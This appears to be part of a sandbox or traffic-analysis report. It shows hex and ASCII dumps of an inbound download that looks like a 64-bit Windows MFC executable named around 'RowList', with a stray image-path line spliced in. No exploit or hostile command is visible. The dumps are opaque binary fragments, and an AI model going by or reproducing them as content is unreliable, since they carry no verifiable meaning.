2022-05-23 16:59:18 UTC	1072	IN	Data Raw: 4d 85 ed 49 0f 45 de 33 f6 eb 61 41 0f af f4 03 f1 40 8a 3b 48 83 c3 01 eb 86 40 f6 c5 04 75 21 40 f6 c5 01 75 46 8b c5 83 e0 02 74 08 81 fe 00 00 00 80 77 0c 85 c0 75 33 81 fe ff ff ff 7f 76 2b e8 fa e2 ff ff 40 f6 c5 01 c7 00 22 00 00 00 74 07 be ff ff ff ff eb 13 40 f6 c5 02 be 00 00 00 00 40 0f 95 c6 81 c6 ff ff ff 7f 4d 85 ed 74 04 49 89 5d 00 40 f6 c5 02 74 02 f7 de 80 7c 24 48 00 74 0c 48 8b 4c 24 40 83 a1 c8 00 00 00 fd 8b c6 eb 1e 4d 85 ed 74 04 4d 89 75 00 40 38 74 24 48 74 0c 48 8b 44 24 40 83 a0 c8 00 00 00 fd 33 c0 48 8b 6c 24 78 48 8b 74 24 70 48 8b 9c 24 80 00 00 00 48 8b 7c 24 68 4c 8b 74 24 50 4c 8b 6c 24 58 4c 8b 64 24 60 48 81 c4 88 00 00 00 c3 48 83 ec 38 83 3d 95 8e 03 00 00 45 8b c8 4c 8b c2 48 8b d1 c7 44 24 20 00 00 00 00 75 11 48 Data Ascii: MIE3aA@;H@u!@uFtwu3v+@"t@@MtI]@t|$HtHL$@MtMu@8t$HtHD$@3HlxHtpH$H|$hLtPLlXL d$`HH8=ELHD$ uH
2022-05-23 16:59:18 UTC	1088	IN	Data Raw: 89 7c 24 58 44 89 74 24 48 0f 89 f8 09 00 00 41 be ff ff ff ff 44 89 74 24 48 e9 e8 09 00 00 43 8d 0c b6 41 0f b7 c4 44 8d 74 48 d0 44 89 74 24 48 e9 d1 09 00 00 41 0f b7 c4 83 f8 49 74 50 83 f8 68 74 3f 83 f8 6c 74 16 83 f8 77 0f 85 b5 09 00 00 0f ba ee 0b 89 74 24 40 e9 a8 09 00 00 66 41 83 39 6c 75 11 49 83 c1 02 0f ba ee 0c 89 74 24 40 e9 90 09 00 00 83 ce 10 89 74 24 40 e9 84 09 00 00 83 ce 20 89 74 24 40 e9 78 09 00 00 41 0f b7 01 0f ba ee 0f 66 3d 36 00 89 74 24 40 75 19 66 41 83 79 02 34 75 11 49 83 c1 04 0f ba ee 0f 89 74 24 40 e9 4d 09 00 00 66 3d 33 00 75 19 66 41 83 79 02 32 75 11 49 83 c1 04 0f ba f6 0f 89 74 24 40 e9 2e 09 00 00 66 3d 64 00 0f 84 24 09 00 00 66 3d 69 00 0f 84 1a 09 00 00 66 3d 6f 00 0f 84 10 09 00 00 66 3d 75 00 0f 84 06 09 Data Ascii: |XDtHADt$HCADtHDt$HAItPht?ltwt$@fA9luIt$@t$@ t$@xAf=6t$@ufAy4uIt$@Mf=3ufAy2uIt$@.f=d$f =if=of=u
2022-05-23 16:59:18 UTC	1104	IN	Data Raw: 48 83 c1 04 41 83 c2 01 39 11 7c f4 48 8b 5c 24 40 41 83 ea 01 49 63 ca 45 89 50 10 41 2b 04 89 41 89 40 0c 48 8b c6 48 8b 74 24 50 48 f7 2f 48 8b 7c 24 58 48 8b ca 48 c1 f9 0d 41 89 68 20 48 8b 6c 24 48 48 8b c1 48 c1 e8 3f 48 03 c8 b8 93 24 49 92 83 c1 04 f7 e9 03 d1 c1 fa 02 8b c2 c1 e8 1f 03 d0 48 b8 05 7c f3 6a e2 59 d1 48 6b d2 07 2b ca 49 f7 eb 41 89 48 18 48 c1 fa 0a 48 8b c2 48 c1 e8 3f 48 03 d0 48 63 c2 41 89 50 08 48 69 c0 f0 f1 ff ff 4c 03 d8 48 b8 89 88 88 88 88 88 88 88 49 f7 eb 49 03 d3 48 c1 fa 05 48 8b c2 48 c1 e8 3f 48 03 d0 41 89 50 04 6b d2 3c 44 2b da 33 c0 45 89 18 48 83 c4 38 c3 cc cc cc cc cc 48 83 ec 38 48 85 c9 75 2d e8 62 62 ff ff 45 33 c9 45 33 c0 33 d2 33 c9 48 c7 44 24 20 00 00 00 00 c7 00 16 00 00 00 e8 94 7a ff ff b8 16 00 Data Ascii: HA9|H\$@AIcEPA+A@HHt$PH/H\|$XHHAh Hl$HHH?H$IH|jYHk+IAHHHH?HHcAPHiLHIlHHH?HAPk<D +3EH8H8Hu-bbE3E333HD$ z
2022-05-23 16:59:18 UTC	1120	IN	Data Raw: 0d 33 d2 8b cb 44 8d 42 02 e8 a2 fc ff ff 8b cb e8 6b 08 00 00 85 c0 0f 84 a3 02 00 00 48 8d 15 7c e6 02 00 4a 8b 04 fa 41 f6 44 05 08 80 0f 84 a5 02 00 00 e8 27 44 ff ff 33 db 48 8d 54 24 48 48 8b 88 c0 00 00 00 48 8d 05 52 e6 02 00 39 59 14 4a 8b 0c f8 49 8b 4c 0d 00 0f 94 c3 ff 15 cd b6 00 00 85 c0 0f 84 67 02 00 00 85 db 74 09 40 84 ff 0f 84 51 02 00 00 ff 15 aa b6 00 00 85 ed 89 74 24 4c 44 8b e8 89 44 24 48 49 8b dc 0f 84 22 02 00 00 44 8b 7c 24 48 66 66 90 66 66 66 90 40 84 ff 0f 85 57 01 00 00 0f be 0b 45 33 ff 80 f9 0a 41 0f 94 c7 e8 45 0e 00 00 85 c0 75 20 44 8d 40 01 48 8d 4c 24 40 48 8b d3 e8 80 11 00 00 83 f8 ff 75 35 44 8b 7c 24 48 e9 e8 04 00 00 48 8b c5 48 2b c3 49 03 c4 48 83 f8 01 7e e7 48 8d 4c 24 40 41 b8 02 00 00 00 48 8b d3 e8 4f 11 Data Ascii: 3DBkH|JAD'D3HT$HHHR9YJILgt@Qt$LDD$HI"D\|$Hffffff@WE3AEu D@HL$@Hu5D\|$HHH+IH~HL$@AHO

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:18 UTC	1136	IN	Data Raw: 48 83 ec 38 48 89 5c 24 40 48 89 74 24 48 48 89 7c 24 50 4c 89 64 24 58 45 33 e4 41 8b fc 41 8d 4c 24 01 e8 a8 5e ff ff 90 bb 03 00 00 00 89 5c 24 20 3b 1d 48 a6 02 00 7d 6a 48 63 f3 48 8b 05 24 96 02 00 48 83 3c f0 00 74 50 48 8b 0c f0 f6 41 18 83 74 11 e8 26 41 00 00 83 f8 ff 74 07 83 c7 01 89 7c 24 24 83 fb 14 7c 30 48 8b 05 f6 95 02 00 48 8b 0c f0 48 83 c1 30 ff 15 28 78 00 00 48 8b 0d e1 95 02 00 48 8b 0c f1 e8 90 c9 fe ff 4c 8b 1d d1 95 02 00 4d 89 24 f3 83 c3 01 89 5c 24 20 eb 8e b9 01 00 00 00 e8 f2 5c ff ff 8b c7 48 8b 5c 24 40 48 8b 74 24 48 48 8b 7c 24 50 4c 8b 64 24 58 48 83 c4 38 c3 cc cc cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea b9 01 00 00 00 e8 bd 5c ff ff 48 83 c4 20 5d c3 cc cc cc cc cc cc cc 48 83 ec 28 48 89 5c 24 38 48 8b d9 8b 49 18 Data Ascii: H8H\$@Ht$HH\|$PLd$XE3AAL$^\$;H}jHcH$H<tPHAt&At|$$|0HHH0(xHHLM$\$ \H\$@Ht$HH|$PLd$XH8@UH H\H]H(H\$8HI
2022-05-23 16:59:18 UTC	1152	IN	Data Raw: d8 74 cd 2b d8 80 7c 24 48 00 74 0c 48 8b 4c 24 40 83 a1 c8 00 00 00 fd 8b c3 48 8b 5c 24 60 48 8b 7c 24 78 48 8b 74 24 70 48 8b 6c 24 68 48 83 c4 58 c3 33 c0 48 8b 7c 24 78 48 8b 74 24 70 48 8b 6c 24 68 48 83 c4 58 c3 cc cc cc cc cc cc cc 48 83 ec 48 33 c0 48 8d 0d bb e7 00 00 45 33 c9 48 89 44 24 30 89 44 24 28 44 8d 40 03 ba 00 00 00 40 c7 44 24 20 03 00 00 00 ff 15 00 37 00 00 48 89 05 89 fd 01 00 48 83 c4 48 c3 cc cc cc cc 48 83 ec 28 48 8b 0d 75 fd 01 00 48 83 f9 ff 74 0c 48 83 f9 fe 74 06 ff 15 9b 38 00 00 48 8b 0d 54 fd 01 00 48 83 f9 ff 74 0c 48 83 f9 fe 74 06 ff 15 82 38 00 00 48 83 c4 28 c3 cc cc cc cc cc 48 83 ec 38 48 85 c9 48 89 5c 24 50 48 89 74 24 58 be ff ff ff ff 48 8b d9 75 30 e8 50 a2 fe ff 45 33 c9 45 33 c0 33 d2 33 c9 48 89 5c 24 20 Data Ascii: t+|$HtHL$@H\$`H|xHtpHl$hHX3H\|$xHtpHlhHXHH3HE3HD$0D$(D@@D$ 7HHHH(HuHtHt8HTHtHt8H(H8HH\$PHt$XHu0PE3E333H\$
2022-05-23 16:59:18 UTC	1168	IN	Data Raw: 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 f0 4f 05 10 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 20 50 05 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 50 05 10 00 00 00 00 06 0f 0f 0f 06 00 00 00 20 4f 05 10 00 00 00 00 40 00 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 78 b6 05 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a8 50 05 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 10 06 10 00 00 00 00 20 ab 00 10 00 00 00 00 d0 ab 00 10 00 00 00 00 28 ae 00 10 00 00 00 00 60 ac 00 10 00 00 00 00 43 49 6d 61 67 65 4c 69 73 74 00 00 00 00 00 Data Ascii: O P@P O@xP (`CImageList
2022-05-23 16:59:18 UTC	1184	IN	Data Raw: 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 c4 8a 03 10 00 00 00 00 83 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 32 00 00 00 00 00 00 00 00 be 01 10 00 00 00 00 46 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 33 00 00 00 00 00 00 00 74 be 01 10 00 00 00 00 81 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0d 00 00 00 00 00 00 00 04 b6 01 10 00 00 00 00 20 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0e 00 00 00 00 00 00 00 34 cb 01 10 00 00 00 00 1f 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0e 00 00 00 00 00 00 00 28 cb 01 10 00 00 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0e 00 00 00 00 00 00 00 64 b2 01 10 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0e 00 00 00 00 00 00 00 64 b2 01 10 00 00 00 Data Ascii: 2F3t 4(d0d
2022-05-23 16:59:18 UTC	1200	IN	Data Raw: 22 05 93 19 01 00 00 00 08 7e 06 00 00 00 00 00 00 00 00 00 03 00 00 00 10 7e 06 00 20 00 00 00 00 00 00 00 01 00 00 00 22 05 93 19 01 00 00 00 54 7e 06 00 00 00 00 00 00 00 00 00 03 00 00 00 5c 7e 06 00 20 00 00 00 00 00 00 00 01 00 00 00 22 05 93 19 01 00 00 00 8c 7e 06 00 00 00 00 00 00 00 00 00 05 00 00 00 94 7e 06 00 20 00 00 00 00 00 00 00 00 01 00 00 00 22 05 93 19 01 00 00 00 cc 7e 06 00 00 00 00 00 00 00 00 00 05 00 00 00 d4 7e 06 00 30 00 00 00 00 00 00 00 01 00 00 00 22 05 93 19 0a 00 00 00 28 7f 06 00 00 00 00 00 00 00 00 00 63 00 00 00 78 7f 06 00 68 00 00 00 00 00 00 00 01 00 00 00 22 05 93 19 10 00 00 00 ac 82 06 00 00 00 00 00 00 00 00 00 25 00 00 00 2c 83 06 00 f0 00 00 00 00 00 00 00 01 00 00 00 22 00 2c 00 22 00 00 00 5b 00 70 00 72 00 69 Data Ascii: "~~ "T~\~ "~~ "~~0"(cxh"%,","[pri
2022-05-23 16:59:18 UTC	1216	IN	Data Raw: b0 0f 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 98 e1 06 00 30 10 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 48 10 06 00 00 00 00 00 00 00 00 00 58 10 06 00 00 00 00 00 00 00 00 00 00 00 00 00 98 e1 06 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 30 10 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 e1 06 00 a0 10 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 b8 10 06 00 00 00 00 00 00 00 00 00 d8 10 06 00 f8 37 06 00 a8 37 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 e1 06 00 02 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 a0 10 06 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 0HX@077@
2022-05-23 16:59:18 UTC	1232	IN	Data Raw: fe 47 01 00 01 00 00 00 09 48 01 00 00 00 00 00 f7 48 01 00 03 00 00 00 1c 49 01 00 00 00 00 00 1f 4e 01 00 ff ff ff ff 26 4e 01 00 00 00 00 00 5d 4e 01 00 ff ff ff ff 62 4e 01 00 00 00 00 00 f6 4e 01 00 ff ff ff ff fb 4e 01 00 00 00 00 00 12 4f 01 00 ff ff ff ff 19 0a 02 00 0a 32 06 50 e0 9b 03 00 90 72 05 00 19 17 05 00 0e 62 0a c0 08 70 07 60 06 30 00 00 e0 9b 03 00 90 72 05 00 00 00 00 00 01 00 00 00 02 00 00 00 01 00 00 00 94 50 06 00 00 00 00 00 58 e2 06 00 28 00 00 00 b0 52 01 00 38 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 90 52 01 00 ff ff ff ff 00 00 00 00 d0 51 01 00 ff ff ff ff 0e 52 01 00 00 00 00 00 20 52 01 00 01 00 00 00 5a 52 01 00 00 00 00 00 5f 52 01 00 ff ff ff ff b0 52 01 00 00 00 00 00 bd 52 01 00 02 00 00 00 c7 52 01 00 00 00 00 Data Ascii: GHHIN&N]NbNNNO2Prbp`0rPX(R8RQR RZR_RRRR
2022-05-23 16:59:18 UTC	1248	IN	Data Raw: 18 90 06 00 21 05 02 00 05 54 07 00 f0 e1 03 00 b2 e2 03 00 18 90 06 00 01 13 07 00 13 74 09 00 0e 64 08 00 09 34 06 00 04 42 00 00 01 46 05 00 46 34 08 00 10 74 09 00 04 42 00 00 21 00 00 00 f0 e4 03 00 70 e5 03 00 60 90 06 00 21 05 02 00 05 54 0b 00 f0 e4 03 00 70 e5 03 00 60 90 06 00 01 18 09 00 18 c4 08 00 13 74 0d 00 0e 64 0c 00 09 34 0a 00 04 82 00 00 21 00 00 00 30 e7 03 00 62 e7 03 00 4c 9f 06 00 21 11 04 00 11 74 0b 00 05 34 0a 00 30 e7 03 00 62 e7 03 00 4c 9f 06 00 01 2f 09 00 2f 74 09 00 16 64 08 00 11 54 07 00 0c 34 06 00 04 42 00 00 01 2f 09 00 2f 74 09 00 19 64 08 00 11 54 07 00 0c 34 06 00 04 42 00 00 21 00 00 00 b0 e9 03 00 d8 e9 03 00 f8 90 06 00 21 12 04 00 12 64 08 00 05 34 06 00 b0 e9 03 00 d8 e9 03 00 f8 90 06 00 01 19 05 00 19 74 09 Data Ascii: !Ttd4BFF4tB!p`!Tp`td4!0bL!t40bL//tdT4B//tdT4B!!d4t
2022-05-23 16:59:18 UTC	1264	IN	Data Raw: 00 00 40 00 43 6c 69 65 6e 74 54 6f 53 63 72 65 65 6e 00 00 6e 01 47 65 74 57 69 6e 64 6f 77 44 43 00 0d 00 42 65 67 69 6e 50 61 69 6e 74 00 00 c8 00 45 6e 64 50 61 69 6e 74 00 00 6c 01 47 65 74 57 69 6e 64 6f 77 00 5f 01 47 65 74 53 79 73 74 65 6d 4d 65 74 72 69 63 73 00 00 78 01 47 65 74 57 69 6e 64 6f 77 52 65 63 74 00 77 01 47 65 74 57 69 6e 64 6f 77 50 6c 61 63 65 6d 65 6e 74 00 00 a0 02 53 79 73 74 65 6d 50 61 72 61 6d 65 74 65 72 73 49 6e 66 6f 41 00 95 01 49 6e 74 65 72 73 65 63 74 52 65 63 74 00 f8 01 4f 66 66 73 65 74 52 65 63 74 00 00 8a 02 53 65 74 57 69 6e 64 6f 77 50 6f 73 00 00 88 02 53 65 74 57 69 6e 64 6f 77 4c 6f 6e 67 57 00 00 73 01 47 65 74 57 69 6e 64 6f 77 4c 6f 6e 67 57 00 00 1c 00 43 61 6c 6c 57 69 6e 64 6f 77 50 72 6f 63 57 00 8f Data Ascii: @ClientToScreennGetWindowDCBeginPaintEndPaintlGetWindow_GetSystemMetricsxGetWindowRectwGetWindowPlacementSystemParametersInfoAIntersectRectOffsetRectSetWindowPosSetWindowLongWsGetWindowLongWCallWindowProcW


Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:18 UTC	1280	IN	Data Raw: 40 00 00 00 00 00 00 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 52 6f 77 4c 69 73 74 56 69 65 77 40 40 00 00 00 00 00 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 44 69 61 6c 6f 67 40 40 00 00 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 41 62 6f 75 74 44 6c 67 40 40 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 57 69 6e 54 68 72 65 61 64 40 40 00 00 00 00 00 00 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 57 69 6e 41 70 70 40 40 00 00 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 52 6f 77 4c 69 73 74 41 70 70 40 40 00 00 00 00 00 00 00 b5 31 05 10 00 00 00 00 2a 31 05 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: @`.?AVCRowListView@@`.?AVCDialog@@`.?AVCAboutDlg@@`.?AVCWinThread@@`.?AVCWinApp@@`.?AVCRowListApp@@1*1
2022-05-23 16:59:18 UTC	1296	IN	Data Raw: e4 95 06 00 d0 15 03 00 e3 16 03 00 14 7a 06 00 f0 16 03 00 16 17 03 00 e4 95 06 00 18 17 03 00 7e 17 03 00 44 7a 06 00 4c 1a 03 00 a3 1b 03 00 58 7a 06 00 ac 1b 03 00 c4 1b 03 00 e4 95 06 00 cc 1b 03 00 e4 1b 03 00 e4 95 06 00 e4 1b 03 00 3a 1c 03 00 a8 7a 06 00 44 1c 03 00 5c 1c 03 00 e4 95 06 00 5c 1c 03 00 7f 1c 03 00 20 3d 06 00 80 1c 03 00 6d 1e 03 00 6c 58 06 00 70 1e 03 00 47 1f 03 00 dc 7a 06 00 50 1f 03 00 68 1f 03 00 e4 95 06 00 68 1f 03 00 86 1f 03 00 14 7b 06 00 88 1f 03 00 a1 20 03 00 1c 7b 06 00 a4 20 03 00 23 21 03 00 24 7b 06 00 24 21 03 00 b2 21 03 00 d4 55 06 00 b4 21 03 00 73 22 03 00 30 7b 06 00 74 22 03 00 4e 23 03 00 48 7b 06 00 50 23 03 00 8a 25 03 00 58 7b 06 00 90 25 03 00 a8 25 03 00 e4 95 06 00 a8 25 03 00 6b 27 03 00 fc 7e 06 Data Ascii: z~DzLXz:zD\\ =mlXpGzPhh{ { #!${$!!U!s"0{t"N#H{P#%X{%%%k'~
2022-05-23 16:59:18 UTC	1312	IN	Data Raw: ff ff ff ff ff ff ff ff ff fe 7f ff ff fc 3f ff ff f8 1f ff ff f0 0f ff ff e0 07 ff ff c0 03 ff ff c0 03 ff ff 3f fc ff fe 3f fc 7f fc 3f fc 3f f8 3e 7c 1f f0 3c 3c 0f e0 38 1c 07 e0 38 1c 07 f0 3c 3c 0f f8 3e 7c 1f fc 3f fc 3f fe 3f fc 7f ff 3f fc ff ff c0 03 ff ff c0 03 ff ff e0 07 ff ff f0 0f ff ff f8 1f ff ff fc 3f ff ff fe 7f ff ff ff ff ff ff ff ff ff ff ff ff ff ff 10 00 0f 00 28 00 00 00 20 00 00 00 40 00 00 00 01 00 01 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: ?????>|<<88<<>|?????(@
2022-05-23 16:59:18 UTC	1328	IN	Data Raw: 4d 4d 4d ff 4d 4d 4d ff 4d 4d 4d ff 4d 4d 4d ff 4d 4d 4d ff 4d 4d 4d ff 4d 4d 4d ff 4d 4d 4d fc 4d 4d 4d ff 4d 4d 4d b0 4d 4d 4d 00 4d 4d 4d 03 4d 4d 4d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
2022-05-23 16:59:18 UTC	1344	IN	Data Raw: 4a 1b dc ff 4b 1d dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c db ff 4b 1c df ff 4a 1c cd ff 47 1d ad fb 47 1d b0 ff 47 1d b4 8f 47 1d af 00 4a 36 7d 07 4d 4d 4d 00 4d 4d 4d 84 4d 4d 4d ff 4d 4d 4d f7 4d 4d 4d ff 4d 4d 4d 7e 4d 4d 4d 00 4d 4d 4d 04 4d 4d 4d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4d 4d 4d 00 4d 4d 4d 01 4d 4d 4d 00 4d 4d 4d c6 4d 4d 4d ff 4d 4d 4d fc 4d 4d 4d ff 4d 4d 4d 32 4d 4f 47 00 4d 48 5d 03 4a 1c dc 00 4b 1c dc ca 4b 1c dc Data Ascii: JKKKKKKKKKKKJGGGGJ6}MMMMMMMMMMMMMMMMMMMM~MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM2MOGMH]JKK
2022-05-23 16:59:18 UTC	1360	IN	Data Raw: 7a 51 f0 ff 79 50 f0 ff 7e 55 f2 ff 66 3a e8 ff 48 19 da ff 4c 1d df ff 4a 1c cd ff 47 1d ad ff 47 1d b1 ff 47 1d b0 ff 47 1d b0 fd 47 1d b0 ff 47 1d b2 c5 3a 21 00 00 41 1e 61 00 45 23 c0 00 07 ba ff 00 11 a3 fc 00 11 a3 fc 03 12 a2 fb 00 12 a3 fb 00 12 a2 fb 00 02 8d e1 00 03 8e e2 00 03 8e e1 01 04 90 e5 02 03 8e e2 00 03 8e e2 00 07 96 eb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa ff 00 11 a3 fc 00 11 a3 fc 00 11 a3 fc 02 13 a4 fb 00 11 a4 fc 0a 11 a3 fc 5c 11 a3 fc 9a 11 a3 fc a1 11 a3 fc 78 11 a3 fc 23 11 a3 fd 00 11 a3 fc 03 11 a3 fc 01 09 b7 ff 00 4b 1d dc Data Ascii: zQyP~Uf:HLJGGGGGG:!AaE#\x#K
2022-05-23 16:59:18 UTC	1376	IN	Data Raw: 04 8b df 01 1f b8 ff 00 2b c9 ff 02 09 98 ee 35 07 94 e9 7f 05 92 e7 bd 04 91 e6 e4 04 90 e4 f9 04 90 e4 ff 03 90 e4 ff 03 8f e4 ff 03 8f e4 ff 03 8f e4 f3 04 90 e4 d8 04 90 e5 a6 04 91 e6 5f 07 95 eb 17 01 8c e0 00 00 85 d7 00 02 8e e3 03 0c 8c da 02 57 44 38 02 4e 4c 4b 00 4d 4d 4d 33 4d 4d 4d cb 4d 4d 4d ff 4d 4d 4d fb 4d 4d 4d fa 4d 4d 4d ff 4d 4d 4d d6 4d 4d 4d 17 4d 4d 4d 00 4d 4d 4d 02 4d 4d 4d 00 4d 4d 4d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4b 4b 4b 00 4d 4d 4d 00 4d 4d 4d 00 4d 4d 4d 02 4d 4d 4d 00 4d 4d 4d 1d 4d 4d 4d d4 4d 4d 4d ff 4d 4d 4d fa 4d 4d 4d fb 4d 4d 4d ff 4d 4d 4d fd 4d 4d 4d a1 4e 4e 4e 0e 4e 4d 4c 00 55 47 3e 01 03 90 e4 02 03 8f e3 03 03 90 d8 00 03 8f e5 00 02 8f e0 Data Ascii: +5_WD8NLKMMM3MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMKKKMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMNNNNMLUG>
2022-05-23 16:59:18 UTC	1392	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4d 4d 4d 00 4d 4d 4d 00 4d 4d 4d 00 4d 4d 4d 03 4d 4d 4d 00 4d 4d 4d 21 4d 4d 4d d4 4d 4d 4d ff 4d 4d 4d fd 4d 4d 4d ff 4d 4d 4d ff 4d 4d 4d fd 4d 4d 4d ff 4d 4d 4d bd 4e 4e 4e 0f 4e 4e 4e 00 4d 4d 4d 01 4e 4e 4e 00 4d 4d 4d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MMMMMMMMMMMMMMMMMMMM!MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMNNNNNNMMMMNNNMMM
